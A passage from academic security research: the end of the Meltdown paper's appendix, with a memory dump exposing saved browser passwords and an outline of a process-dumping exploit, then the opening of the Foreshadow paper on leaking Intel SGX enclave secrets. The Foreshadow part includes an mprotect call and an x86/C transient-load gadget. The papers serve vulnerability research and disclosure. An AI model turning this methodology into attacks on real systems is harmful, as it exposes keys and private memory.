f94b77c0: 65 74 70 77 64 30 e5 e5 e5  e5 e5 e5 e5 e5 e5 |etpwd0..........|
f94b77d0: 30 b4 18 7d 28 7f XX XX XX  XX XX XX XX XX XX |0..}(...........|
f94b77e0: XX XX XX XX XX XX XX XX XX  XX XX XX XX XX XX |................|
f94b77f0: XX XX XX XX XX XX XX XX XX  XX XX XX XX XX XX |................|
f94b7800: e5 e5 e5 e5 e5 e5 e5 e5 e5  e5 e5 e5 e5 e5 e5 |................|
f94b7810: 68 74 74 70 73 3a 2f 2f 61  64 64 6f 6e 73 2e 63 |https://addons.c|
f94b7820: 64 6e 2e 6d 6f 7a 69 6c 6c  61 2e 6e 65 74 2f 75 |dn.mozilla.net/u|
f94b7830: 73 65 72 2d 6d 65 64 69 61  2f 61 64 64 6f 6e 5f |ser-media/addon_|
```

Listing (4) Memory dump of Firefox 56 on Ubuntu 16.10 on a Intel Core i7-6700K disclosing saved passwords.

## A.2 Real-world Meltdown Exploit

In this section, we present a real-world exploit showing the applicability of Meltdown in practice, implemented by Pavel Boldin in collaboration with Raphael Carvalho. The exploit dumps the memory of a specific process, provided either the process id (PID) or the process name.

First, the exploit de-randomizes the kernel address space layout to be able to access internal kernel structures. Second, the kernel's task list is traversed until the victim process is found. Finally, the root of the victim's multilevel page table is extracted from the task structure and traversed to dump any of the victim's pages.

The three steps of the exploit are combined to an end-to-end exploit which targets a specific kernel build and a specific victim. The exploit can easily be adapted to work on any kernel build. The only requirement is access to either the binary or the symbol table of the kernel, which is true for all public kernels which are distributed as packages, *i.e.*, not self-compiled. In the remainder of this section, we provide a detailed explanation of the three steps.

### A.2.1 Breaking KASLR

The first step is to de-randomize KASLR to access internal kernel structures. The exploit locates a known value inside the kernel, specifically the Linux banner string, as the content is known and it is large enough to rule out false positives. It starts looking for the banner string at the (non-randomized) default address according to the symbol table of the running kernel. If the string is not found, the next attempt is made at the next possible randomized address until the target is found. As the Linux KASLR implementation only has an entropy of 6 bits [37], there are only 64 possible randomization offsets, making this approach practical.

The difference between the found address and the non-randomized base address is then the randomization offset of the kernel address space. The remainder of this section assumes that addresses are already de-randomized using the detected offset.

### A.2.2 Locating the Victim Process

Linux manages all processes (including their hierarchy) in a linked list. The head of this task list is stored in the `init_task` structure, which is at a fixed offset that only varies among different kernel builds. Thus, knowledge of the kernel build is sufficient to locate the task list.

Among other members, each task list structure contains a pointer to the next element in the task list as well as a task's PID, name, and the root of the multilevel page table. Thus, the exploit traverses the task list until the victim process is found.

### A.2.3 Dumping the Victim Process

The root of the multilevel page table is extracted from the victim's task list entry. The page table entries on all levels are physical page addresses. Meltdown can read these addresses via the direct-physical map, *i.e.*, by adding the base address of the direct-physical map to the physical addresses. This base address is `0xffff 8800 0000 0000` if the direct-physical map is not randomized. If the direct-physical map is randomized, it can be extracted from the kernel's `page_offset_base` variable.

Starting at the root of the victim's multilevel page table, the exploit can simply traverse the levels down to the lowest level. For a specific address of the victim, the exploit uses the paging structures to resolve the respective physical address and read the content of this physical address via the direct-physical map. The exploit can also be easily extended to enumerate all pages belonging to the victim process, and then dump any (or all) of these pages.

# FORESHADOW: Extracting the Keys to the Intel SGX Kingdom with Transient Out-of-Order Execution

Jo Van Bulck[1], Marina Minkin[2], Ofir Weisse[3], Daniel Genkin[3], Baris Kasikci[3], Frank Piessens[1], Mark Silberstein[2], Thomas F. Wenisch[3], Yuval Yarom[4], and Raoul Strackx[1]

[1]*imec-DistriNet, KU Leuven,* [2]*Technion,* [3]*University of Michigan,* [4]*University of Adelaide and Data61*

## Abstract

Trusted execution environments, and particularly the Software Guard eXtensions (SGX) included in recent Intel x86 processors, gained significant traction in recent years. A long track of research papers, and increasingly also real-world industry applications, take advantage of the strong hardware-enforced confidentiality and integrity guarantees provided by Intel SGX. Ultimately, enclaved execution holds the compelling potential of securely offloading sensitive computations to untrusted remote platforms.

We present Foreshadow, a practical software-only microarchitectural attack that decisively dismantles the security objectives of current SGX implementations. Crucially, unlike previous SGX attacks, we do not make any assumptions on the victim enclave's code and do not necessarily require kernel-level access. At its core, Foreshadow abuses a speculative execution bug in modern Intel processors, on top of which we develop a novel exploitation methodology to reliably leak plaintext enclave secrets from the CPU cache. We demonstrate our attacks by extracting full cryptographic keys from Intel's vetted architectural enclaves, and validate their correctness by launching rogue production enclaves and forging arbitrary local and remote attestation responses. The extracted remote attestation keys affect millions of devices.

## 1 Introduction

It becomes inherently difficult to place trust in modern, widely used operating systems and applications whose sizes can easily reach millions of lines of code, and where a single vulnerability can often lead to a complete collapse of all security guarantees. In response to these challenges, recent research [11,41,48] and industry efforts [1,2,35,43] developed Trusted Execution Environments (TEEs) that feature an alternative, non-hierarchical protection model for isolated application compartments called *enclaves*. TEEs enforce the confidentiality and integrity of mutually distrusting enclaves with a minimal Trusted Computing Base (TCB) that includes only the processor package and microcode. Enclave-private CPU and memory state is exclusively accessible to the code running inside it, and remains explicitly out of reach of all other enclaves and software running at any privilege level, including a potentially malicious operating system and/or hypervisor. Besides strong memory isolation, TEEs typically offer an *attestation* primitive that allows local or remote stakeholders to cryptographically verify at runtime that a specific enclave has been loaded on a genuine (and hence presumed to be secure) TEE processor.

With the announcement of Intel's Software Guard eXtensions (SGX) [2, 27, 43] in 2013, hardware-enforced TEE isolation and attestation guarantees are now available on off-the-shelf x86 processors. In light of the strong security guarantees promised by Intel SGX, industry actors are increasingly adopting this technology in a wide variety of applications featuring secure execution on adversary-controlled machines. Open Whisper Systems [50] relies on SGX for privacy-friendly contact discovery in its Signal network. Both Microsoft and IBM recently announced support for SGX in their cloud infrastructure. Various off-the-shelf Blu-ray players and initially also the 4K Netflix client furthermore use SGX to enforce Digital Rights Management (DRM) for high-resolution video streams. Emerging cryptocurrencies [44] and innovative blockchain technologies [25] rely even more critically on the correctness of Intel SGX.

**Our Contribution.** This paper shows, however, that current SGX implementations cannot meet their security objectives. We present the Foreshadow attack, which leverages a speculative execution bug in recent Intel x86 processors to reliably leak plaintext enclave secrets from the CPU cache. At its core, Foreshadow abuses the same processor vulnerability as the recently announced Meltdown [40] attack, i.e., a delicate race condition in the CPU's access control logic that allows an attacker to use

the results of unauthorized memory accesses in transient out-of-order instructions before they are rolled back. Importantly, however, whereas Meltdown targets traditional hierarchical protection domains, Foreshadow considers a very different attacker model where the adversary's goal is not to read kernel memory from user space, but to compromise state-of-the-art *intra-address space* enclave protection domains that are not covered by recently deployed kernel page table isolation defenses [19]. We explain how Foreshadow necessitates a novel exploitation methodology, and we show that our basic attack can be entirely mounted by an unprivileged adversary without root access to the victim machine. Given SGX's unique privileged attacker model, however, we additionally contribute a set of *optional* kernel-level optimization techniques to further reduce noise for root adversaries. Our findings have far-reaching consequences for the security model pursued by Intel SGX in that, in the absence of a microcode patch, current SGX processors cannot guarantee the confidentiality of enclaved data nor attest the integrity of enclaved execution, including for Intel's own architectural enclaves. Moreover, despite SGX's ambition to defend against strong kernel-level adversaries, present SGX processors cannot even safeguard enclave secrets in the presence of unprivileged user space attackers.

All previously known attacks against Intel SGX rely on application-specific information leakage from either side-channels [30, 39, 45, 51, 57, 58, 60] or software vulnerabilities [38, 59]. It was generally believed that well-written enclaves could prevent information leakage by adhering to good coding practices, such as never branching on secrets, prompting Intel to state that "in general, these research papers do not demonstrate anything new or unexpected about the Intel SGX architecture. Preventing side channel attacks is a matter for the enclave developer" [33]. Foreshadow defeats this argument, however, as it relies solely on elementary Intel x86 CPU behavior and does *not* exploit any software vulnerability, or even require knowledge of the victim enclave's source code. We demonstrate this point by being the first to actually extract long-term platform launch and attestation keys from Intel's critical and thoroughly vetted architectural launch and quoting enclaves, decisively dismantling SGX's security objectives. In summary, our contributions are:

- We advance the understanding of Meltdown-type transient execution CPU vulnerabilities by showing that they also apply to intra-address space isolation and SGX's non-terminating abort page semantics.
- We present novel exploitation methodologies that allow an unprivileged software-only attacker to reliably extract enclave secrets residing in either protected memory locations or CPU registers.
- We evaluate the effectiveness and bandwidth of the Foreshadow attack through controlled experiments.
- We extract full cryptographic keys from Intel's architectural enclaves, and demonstrate how to (*i*) bypass enclave launch control; and (*ii*) forge local and remote attestations to completely break confidentiality plus integrity guarantees for remote computations.

**Current Status.** Following responsible disclosure practices, we notified Intel about our attacks in January 2018. Intel acknowledged the novelty and severity of Foreshadow-type "L1 Terminal Fault" attacks, and assigned CVE-2018-3615 to the results described in this paper. We were further indicated that our attacks affect all SGX-enabled Core processors, while some Atom family processors with SGX support allegedly remain unaffected. At the time of this writing, Intel assigned CVSS severity ratings of "high" and "low" for respectively confidentiality and integrity. We note, however, that Foreshadow also affects the integrity of enclaved computations, since our attacks can arbitrarily modify sealed storage, and forge local and remote attestation responses.

Intel confirmed that microcode patches are underway and should be deployed concurrently to the public release of our results. As of this writing, however, we have not been provided with substantial technical information about these mitigations. We discuss defense strategies in Section 6, and provide further guidelines on the impact of our findings at `https://foreshadowattack.eu/`.

**Disclosure.** Foreshadow was independently and concurrently discovered by two teams. The KU Leuven authors discovered the vulnerability, independently developed the attack, and first notified Intel on January 3, 2018. Their work was done independently from and concurrently to other recent x86 speculative execution vulnerabilities, notably Meltdown and Spectre [36, 40]. The authors from Technion, University of Michigan, and the University of Adelaide independently discovered and reported the vulnerability to Intel during the embargo period on January 23, 2018.

## 2 Background

We first overview Intel SGX [2, 10, 27, 43] and refine the attacker model. Thereafter, we introduce the relevant parts of the x86 microarchitecture, and discuss previous research results on speculative execution vulnerabilities.

### 2.1 Intel SGX

**Memory Isolation.** SGX enclaves live in the virtual address space of a conventional user mode process, but

their physical memory isolation is strictly enforced in hardware. This separation of responsibilities ensures that enclave-private memory can never be accessed from outside, while untrusted system software remains in charge of enclave memory management (i.e., allocation, eviction, and mapping of pages). An SGX-enabled CPU furthermore verifies the untrusted address translation process, and may signal a page fault when traversing the untrusted page tables, or when encountering rogue enclave memory mappings. Subsequent address translations are cached in the processor's Translation Lookaside Buffer (TLB), which is flushed whenever the enclave is entered/exited. Any attempt to directly access private pages from outside the enclave, on the other hand, results in abort page semantics: reads return the value -1 and writes are ignored.

SGX furthermore protects enclaves against motivated adversaries that exploit Rowhammer DRAM bugs, or resort to physical cold boot attacks. A hardware-level Memory Encryption Engine (MEE) [21] transparently safeguards the integrity, confidentiality, and freshness of enclaved code and data while residing outside of the processor package. That is, any access to main memory is first authenticated and decrypted before being brought as plaintext into the CPU cache.

Enclaves can only be entered through a few predefined entry points. The `eenter` and `eexit` instructions transfer control between the untrusted host application and an enclave. In case of a fault or external interrupt, the processor executes the Asynchronous Enclave Exit (AEX) procedure, which securely stores CPU register contents in a preallocated State Save Area (SSA) at an established location inside the interrupted enclave. AEX furthermore takes care of clearing CPU registers before transferring control to the untrusted operating system. A dedicated `eresume` instruction allows the unprotected application to re-enter a previously interrupted enclave, and restore the previously saved processor state from the SSA frame.

**Enclave Measurement.** While an enclave is being built by untrusted system software, the processor composes a secure hash of the enclave's initial code and data. Besides this content-based identity (MRENCLAVE), each enclave also features an alternative, author-based identity (MRSIGNER) which includes a hash of the enclave developer's public key and version information. Upon enclave initialization, and before it can be entered, the processor verifies the enclave's signature and stores both MRENCLAVE and MRSIGNER measurements at a secure location, inaccessible to software — even from within the enclave. This ensures that an enclave's initial measurement is unforgeable, and can be attested to other parties, or used to access sealed secrets.

Each SGX-enabled processor is shipped with a platform master secret stored deep within the processor and exclusively accessible to key derivation hardware. To allow for TCB upgrades, and to protect against key wear-out, each key derivation request always takes into account the current CPU security version number and a random KEYID. Enclaves can make use of the key derivation facility by means of two SGX instructions: `ereport` and `egetkey`. The former creates a tagged local attestation report (including MRENCLAVE/MRSIGNER plus application-specific data) destined for another enclave. The target enclave, residing on the same platform, can use the `egetkey` instruction to derive a "report key" that can be used to verify the local attestation report. Successful verification effectively binds the application data to the reporting enclave, with a specified identity, which is executing untampered on the same platform. A secure, mutually authenticated cryptographic channel can be established by means of an application-level protocol that leverages the above local attestation hardware primitives.

Likewise, enclaves can invoke `egetkey` to generate "sealing keys" based on either the calling enclave's content-based or developer-based identity. Such sealing keys can be used to securely store persistent data outside the enclave, for later use by either the exact same enclave (MRENCLAVE) or the same developer (MRSIGNER).

**Architectural Enclaves.** As certain policies are too complex to realize in hardware, some key SGX aspects are themselves implemented as Intel-signed enclaves. Specifically, Intel provides (*i*) a *launch enclave* that gets to decide which other enclaves can be run on the platform, (*ii*) a *provisioning enclave* to initially supply the long-term platform attestation key, and (*iii*) a *quoting enclave* that uses the asymmetric platform attestation key to sign local attestation reports for a remote stakeholder.

To regulate enclave development, Intel SGX distinguishes debug and production enclaves at creation time. The internal state of the former can be arbitrarily inspected and altered by means of dedicated debug instructions, such that only production enclaves boast SGX's full confidentiality and integrity commitment.

## 2.2 Attack Model and Objectives

**Adversary Capabilities.** Whereas most existing SGX attacks require the full potential of a kernel-level attacker, we show that the basic Foreshadow attack can be entirely mounted from user space. Our attack essentially implies that current SGX implementations cannot even protect enclave secrets from *unprivileged* adversaries, for instance co-residing cloud tenants. Additionally, to further improve the success rate of our attack for *root* adversaries, we contribute various optional noise-reduction techniques that exploit full control over the untrusted operating system, in line with SGX's privileged attacker model.

Crucially, in contrast to all previously published SGX side-channel attacks [17,39,45,51,57,58,60] and existing Spectre-style speculative execution attacks [7,49] against SGX enclaves, Foreshadow does *not* require any side-channel vulnerabilities, code gadgets, or even knowledge of the victim enclave's code. In particular, our attack is immune to all currently proposed side-channel mitigations for SGX [8,9,18,52–54], as well as countermeasures for speculative execution attacks [31,32]. In fact, as long as secrets reside in the enclave's address space, our attack does not even require the victim enclave's execution.

**Breaking SGX Confidentiality.** The Intel SGX documentation unequivocally states that "enclave memory cannot be read or written from outside the enclave regardless of current privilege level and CPU mode (ring3/user-mode, ring0/kernel- mode, SMM, VMM, or another enclave)" [28]. As Foreshadow compromises confidentiality of production enclave memory, this security objective of Intel SGX is clearly broken.

Our basic attack requires enclave secrets to be residing in the L1 data cache. We show how unprivileged adversaries can preemptively or concurrently extract secrets as they are brought into the L1 data cache when executing the victim enclave. For root adversaries, we furthermore contribute an innovative technique that leverages SGX's paging instructions to prefetch arbitrary enclave memory into the L1 data cache without even requiring the victim enclave's cooperation. When combined with a state-of-the-art enclave execution control framework, such as SGX-Step [57], our root attack can essentially dump the entire memory and register contents of a victim enclave at any point in its execution.

**Breaking SGX Sealing and Attestation.** The SGX design allows enclaves to "request a secure assertion from the platform of the enclave's identity [and] bind enclave ephemeral data to the assertion" [2]. While we cannot break integrity of enclaved data directly, we do leverage Foreshadow to extract enclave sealing and report keys. The former compromises the confidentiality and integrity of sealed secrets directly, whereas the latter can be used to forge false local attestation reports. Our attack on Intel's trusted quoting enclave for remote attestation furthermore completely collapses confidentiality plus integrity guarantees for remote computations and secret provisioning.

## 2.3 Microarchitectural x86 Organization

**Instruction Pipeline.** For a complex instruction set, such as Intel x86 [10,27], individual instructions are first split into smaller micro-operations ($\mu$ops) during the decode stage. Micro-operation decoding simplifies processor design: only actual $\mu$ops need to be implemented in hardware, not the entire rich instruction set. In addition it enables hardware vendors to patch processors when a flaw is found. In case of Intel SGX, this may lead to an increased CPU security version number.

Micro-operations furthermore enable superscalar processor optimization techniques stemming from a reduced instruction set philosophy. An execution pipeline improves throughput by parallelizing three main stages. First, a *fetch-decode* unit loads an instruction from main memory and translates it into the corresponding $\mu$op series. To minimize pipeline stalls from program branches, the processor's branch predictor will try to predict the outcome of conditional jumps when fetching the next instruction in the program stream. Secondly, individual $\mu$ops are scheduled to available *execution units*, which may be duplicated to further increase parallelism. To maximize the use of available execution units, simultaneous multithreading (Intel HyperThreading) technology can furthermore interleave the execution of multiple independent instruction streams from different logical processors executing on the same physical CPU core. Finally, during the instruction *retirement* stage, $\mu$op results are committed to the architecturally visible machine state (i.e., register and memory contents).

**Out-of-Order and Speculative Execution.** As an important optimization technique, the processor may choose to not execute sequential micro-operations as provided by the in-order instruction stream. Instead, $\mu$ops are executed *out-of-order*, as soon as the required execution unit plus any source operands become available. Following Tomasulo's algorithm [55], $\mu$ops are dynamically scheduled, e.g., using reservation stations, and await the availability of their input operands before they are executed. After completing $\mu$op execution, intermediate results are buffered, e.g., in a Reorder Buffer (ROB), and committed to architectural state only upon instruction retirement.

To yield correct architectural behavior, however, the processor should ensure that $\mu$ops are retired according to the intended in-order instruction stream. Out-of-order execution therefore necessitates a roll-back mechanism that flushes the pipeline and ROB to discard uncommitted $\mu$op results. Generally, such *speculatively* executed $\mu$ops are to be dropped by the CPU in two different scenarios. First, after realizing an execution path has been mispredicted by the branch predictor, the processor flushes $\mu$op results from the incorrect path and starts executing the correct execution path. Second, hardware exceptions and interrupts are guaranteed to be "always taken in the 'in-order' instruction stream" [27], which implies that all transient $\mu$op results originating from out-of-order instructions following the faulting instruction should be rolled-back as well.

**CPU Cache Organization.** To speed up repeated code and data memory accesses, modern Intel processors [27] feature a dedicated L1 and L2 cache per physical CPU (shared among logical HyperThreading cores), plus a single last-level L3 cache shared among all physical cores. The unit of cache organization is called a *cache line* and measures 64 bytes. In multi-way, set-associative caches, a cache line is located by first using the lower bits of the (physical) memory address to locate the corresponding *cache set*, and thereafter using a tag to uniquely identify the desired cache line within that set.

Since CPU caches introduce a measurable timing difference for DRAM memory accesses, they have been studied extensively in side-channel analysis research [16].

## 2.4 Transient Execution Attacks

The aforementioned in-order instruction retirement ensures functional correctness: the CPU's architectural state (memory and register file contents) shall be consistent with the intended program behavior. Nevertheless, the CPU's *microarchitectural* state (e.g., internal caches) can still be affected by $\mu$ops that were speculatively executed and afterwards discarded. Recent concurrent research [15, 24, 36, 40, 42] on *transient execution attacks* shows how an adversary can abuse such subtle microarchitectural side-effects to breach memory isolation barriers.

A first type of Spectre [36] attacks exploit the CPU's branch prediction machinery to trick a victim protection domain into speculatively executing instructions out of its intended execution path. By "poisoning" the shared branch predictor resource, an attacker is able to steer the victim program's execution into transient instruction sequences that dereference memory locations the victim is authorized to access but the attacker not. A second type of attacks, including Meltdown [40] and Foreshadow, exploit a more crucial flaw in modern Intel processors. Namely, that there exists a small time window in which the results of unauthorized memory accesses are available to the out-of-order execution, before the processor issues a fault and rolls back any speculatively executed $\mu$ops. As such, Meltdown represents a critical race condition inside the CPU, which enables an attacker to transiently execute instructions that access unauthorized memory locations.

Essentially, transient execution allows an attacker to perform secret-dependent computations whose direct architectural effects are later discarded. In order to actually extract secrets, a "covert channel" should therefore be established to bring information into the architectural state. That is, the transient instructions have to deliberately alter the shared microarchitectural state so as to transfer/leak secret values. The CPU cache constitutes one such reliable covert channel; Meltdown-type vulnerabilities have therefore also been dubbed "rogue data cache loads" [24].





Figure 1: Rogue data cache loads can be leveraged to leak sensitive data from more privileged security layers.

Figure 1 illustrates a toy example scenario where an attacker extracts one bit of information across privilege levels. In the first step, an attacker attempts to read data from a more privileged protection layer, eventually causing a fault to be issued and the execution of an exception handler. But, a small attack window exists where attackers can execute instructions based on the actual data read, and encode secrets in the CPU cache. The example uses a reliable FLUSH+RELOAD [61] covert channel, where the transient instruction sequence loads a predetermined "oracle" memory location into the cache, dependent on the least significant bit of the kernel data just read. When the processor catches up and eventually issues the fault, a previously registered user-level exception handler is called. This marks the beginning of the second step, where the adversary receives the secret bit by carefully measuring the amount of time it takes to reload the oracle memory slot.

# 3 The Foreshadow Attack

In contrast to Meltdown [40], Foreshadow targets enclaves operating within an untrusted context. As such, adversaries have many more possibilities to execute the attack. However, as explained below and further explored in Appendix A, targeting enclaved execution also presents substantial challenges, for SGX's modified memory access and non-terminating fault semantics reflect extensive microarchitectural changes that affect transient execution.

We first present our basic approach for reading cached enclave secrets from the unprivileged host process, and thereafter elaborate on various optimization techniques to increase the bandwidth and success rate of our attack for unprivileged as well as root adversaries. Next, we explain how to reliably bring secrets in the L1 cache by executing the victim enclave. Particularly, we explain how to precisely interrupt enclaves and extract CPU register contents, and we introduce a stealthy Foreshadow attack variant that gathers secrets in real-time — without interrupting the victim enclave. We finally contribute an innovative kernel-level attack technique that brings secrets in the L1 cache without even executing the victim.





Figure 2: Basic overview of the Foreshadow attack to extract a single byte from an SGX enclave.

## 3.1 The Basic Foreshadow Attack

The basic Foreshadow attack extracts a single byte from an SGX enclave in three distinct phases, visualized in Fig. 2. As part of the attack preparation, the untrusted enclave host application should first allocate an "oracle buffer" ① of 256 slots, each measuring 4 KiB in size (in order to avoid false positives from unintentionally activating the processor's cache line prefetcher [26, 40]). In Phase I of the attack, plaintext enclave data is brought into the CPU cache. Next, Phase II dereferences the enclave secret and speculatively executes the transient instruction sequence, which loads a secret-dependent oracle buffer entry into the cache. Finally, Phase III acts as the receiving end of the FLUSH+RELOAD covert channel and reloads the oracle buffer slots to establish the secret byte.

**Phase I: Caching Enclave Secrets.** In contrast to previous research [15, 24, 40] on exploiting Meltdown-type vulnerabilities to read kernel memory, we found consistently that enclave secrets never reach the transient out-of-order execution stage in Phase II when they are not already residing in the L1 cache. A prerequisite for any successful transient extraction therefore is to bring enclave secrets into the L1 cache. As we noticed that the untrusted application cannot simply `prefetch` [20] enclave memory directly, the first phase of the basic Foreshadow attack executes the victim enclave ② in order to cache plaintext secrets. For now, we assume the secret we wish to extract resides in the L1 cache after the enclaved execution. We elaborate on this assumption in Sections 3.3 and 3.4 for interrupt-driven and HyperThreading-based attacks respectively. Section 3.5 thereafter explains how root adversaries can bring secrets in the L1 cache without even executing the victim enclave.

Note that, while Meltdown has reportedly been successfully applied to read uncached kernel data directly from DRAM, Intel's official analysis report clarifies that "on some implementations such a speculative operation will only pass data on to subsequent operations if the data is resident in the lowest level data cache (L1)" [29]. We suspect that SGX's modified memory access semantics bring about fundamental differences at the microarchitectural level, such that the CPU's access control logic does not pass the results of unauthorized enclave memory loads unless they can be served from the L1 cache. Intel confirmed this hypothesis, officially referring to Foreshadow as an "L1 Terminal Fault" attack. We furthermore provide experimental evidence in Appendix A, showing that Foreshadow can indeed transiently compute on kernel data in the L2 cache, but decisively *not* on enclave secrets residing in the L2 cache.

Regarding Intel SGX's hardware-level memory encryption [21], it should be noted that the MEE security perimeter encompasses the processor package, including the entire CPU cache hierarchy. That is, enclave secrets always reside as plaintext inside the caches and are only encrypted/decrypted as they move to/from DRAM. Practically, this means that transient instructions can in principle compute on plaintext enclave secrets as long as they are cached. As such, the MEE hardware unit does not impose any fundamental limitations on the Foreshadow attack, and is assuredly not the cause for the observation that we cannot read enclave secrets residing in the L2 cache.

**Phase II: Transient Execution.** In the second phase, we dereference `secret_ptr` and execute the transient instruction sequence. In contrast to previous transient execution attacks [15, 24, 29, 40] that result in a page fault after accessing kernel space, however, dereferencing unauthorized enclave memory does *not* produce a page fault. Instead, abort page semantics [28] apply and the data read is silently replaced with the dummy value $-1$. As such, in the absence of an exception, the race condition does not apply and any (transient) instructions following the rogue data fetch will never see the actual enclave secret, but rather the abort page value.

Foreshadow overcomes this challenge by taking advantage of previous research results on page table-based enclaved execution attacks [58, 60]. Intel SGX implements an additional layer of hardware-enforced isolation on top of the legacy page table-based virtual memory protection mechanism. That is, abort page semantics apply only *after* the legacy page table permission check succeeded without issuing a page fault.[1] This property effectively

[1] Alternatively, as a result of SGX's additional EPCM checks [27], rogue virtual-to-physical mappings also result in page fault behavior

enables the unprivileged host process to impose strictly more restrictive permissions on enclave memory. In our running example, we proceed by revoking ③ all access permissions to the enclave page we wish to read:

```
mprotect( secret_ptr &~0xfff, 0x1000, PROT_NONE );
```

We verified that the above `mprotect` system call simply clears the "present" bit in the corresponding page table entry, such that any access to this page now (eventually) leads to a fault. This observation yields an important side result, in that previous Meltdown attacks [15, 24, 29, 40] focussed exclusively on reading kernel memory pages. Intel's analysis of speculative execution vulnerabilities hence explicitly mentions that rogue data cache loads only apply "to regions of memory designated supervisor-only by the page tables; not memory designated as not present" [29]. This is not in agreement with our findings.

As explained above, any enclave entry/exit event flushes the entire TLB on that logical processor. In our running example, this means that accessing the oracle slots in the transient execution will result in an expensive page table walk. As this takes considerable time, the size of the attack window will be exceeded and no secrets can be communicated. Foreshadow overcomes this limitation by explicitly (re-)establishing ④ TLB entries for each oracle slot. In addition we need to ensure that none of the oracle slot entries are already present in the processor's cache. We achieve both requirements simultaneously by issuing a `clflush` instruction for all 256 oracle slots.

Finally, we execute ⑤ the transient instruction sequence displayed in Listing 1. We provide a line-per-line translation to the equivalent C code in Listing 2. When called with a pointer to the oracle buffer and `secret_ptr`, the secret value is read at Line 5. As we made sure to mark the enclave page as not present, SGX's abort page semantics no longer apply and a fault will eventually be issued. However, the transient instructions at Lines 6–7 will still be executed and compute the secret-dependent location of a slot *v* in the oracle buffer before fetching it from memory.

**Phase III: Receiving the Secret.** Finally when the processor determines that it should not have speculatively executed the transient instructions, uncommitted register changes are discarded and a page fault is issued. After the fault is caught by the operating system, the attacker's user-level exception handler is called. Here, she carefully measures ⑥ the timings to reload each oracle slot to establish the secret enclave byte. If the transient instruction

*after* passing the address translation process. We experimentally verified that such faults can be successfully exploited by an attacker enclave that transiently dereferences a victim enclave's pages via a malicious memory mapping. Future mitigations (Section 6) should therefore decisively also take this microarchitectural exploitation path into account.

```
1 foreshadow:
2   # %rdi: oracle
3   # %rsi: secret_ptr
4
5   movb (%rsi), %al
6   shl $12, %rax
7   movq (%rdi, %rax), %rdi
8   retq
```

Listing 1: x86 assembly.

```
1 void foreshadow(
2     uint8_t *oracle,
3     uint8_t *secret_ptr)
4 {
5   uint8_t v = *secret_ptr;
6   v = v * 0x1000;
7   uint64_t o = oracle[v];
8 }
```

Listing 2: C code.

sequence reached the execution at Line 7, the oracle slot at the secret index now resides in the CPU cache and will experience a significantly shorter access time.

## 3.2 Reading Full Cache Lines

The basic Foreshadow attack of the previous section leaks sensitive information while only leveraging the capabilities of a conventional user space attacker. But as SGX also aims to defend against kernel-level attackers, this section presents various optimization techniques, some of which assume root access (when indicated). In Section 4 we will show that these optimizations increase the bandwidth plus reliability of our attack, enabling us to extract complete cache lines from a single enclaved execution.

All of our optimization techniques share a common goal. Namely, increasing the likelihood that we do not destroy secrets as part of the measurement process. That is, an adversary executing Phases II and III of the basic Foreshadow attack should avoid inadvertently evicting enclave secrets that were originally brought into the L1 CPU cache during the enclaved execution in Phase I. We particularly found that repeated context switches and kernel code execution may unintentionally evict enclave secrets from the L1 cache. When this happens, the transient execution invariably loses the Meltdown race condition — effectively closing the attack window before the oracle slot is cached. Evicting enclave cache lines in this manner not only destroys the current measurement, but also eradicates the possibility to extract additional bytes belonging to the same cache line without executing the enclave again (Phase I). We therefore argue that minimizing cache pollution is crucial to successfully extract larger secrets from a single enclaved execution.

**Page Aliasing (Root).** When untrusted code accesses enclave memory, abort page semantics apply and secrets do not reach the transient execution. The basic Foreshadow attack avoids this behavior by revoking all access rights from the enclave page through the `mprotect` interface. However, as enclaved execution also abides by page table-based access restrictions [58, 60], these privi-





Figure 3: The physical enclave secret is mapped to an inaccessible virtual address for transient dereference.

leges can only be revoked *after* the enclave call returned. Unfortunately, we found that the `mprotect` system call exerts pressure on the processor's cache and may cause the enclave secret to be evicted from the L1 cache.

We propose an inventive "page aliasing" technique to avoid `mprotect` cache pollution for root adversaries. Figure 3 shows how our malicious kernel driver establishes an additional virtual-to-physical mapping for the physical enclave location holding the secret. As caches on modern Intel CPUs are physically tagged [27], memory accesses via the original or alias pages end up in the exact same cache lines. That is, the aliased page behaves similarly to the original enclaved page; only an additional page table walk is required for address translation. We evade abort page semantics for the alias page in the same way as in the basic Foreshadow attack, by calling `mprotect` to clear the present bit in the page table. Importantly, however, we can now issue `mprotect` once in Phase I of the attack, *before* entering the enclave. For the aliased memory mapping is never referenced by the enclave itself.

**Fault suppression.** A second substantial source of cache pollution comes from the exception handling mechanism. Specifically, after executing the transient instruction sequence in Phase II of the attack, the processor delivers a page fault to the operating system kernel. Eventually the kernel transfers execution to our user-level exception handler, which receives the secret (Phase III). At this point, however, enclave secrets and/or oracle slots may have already been unintentionally evicted.

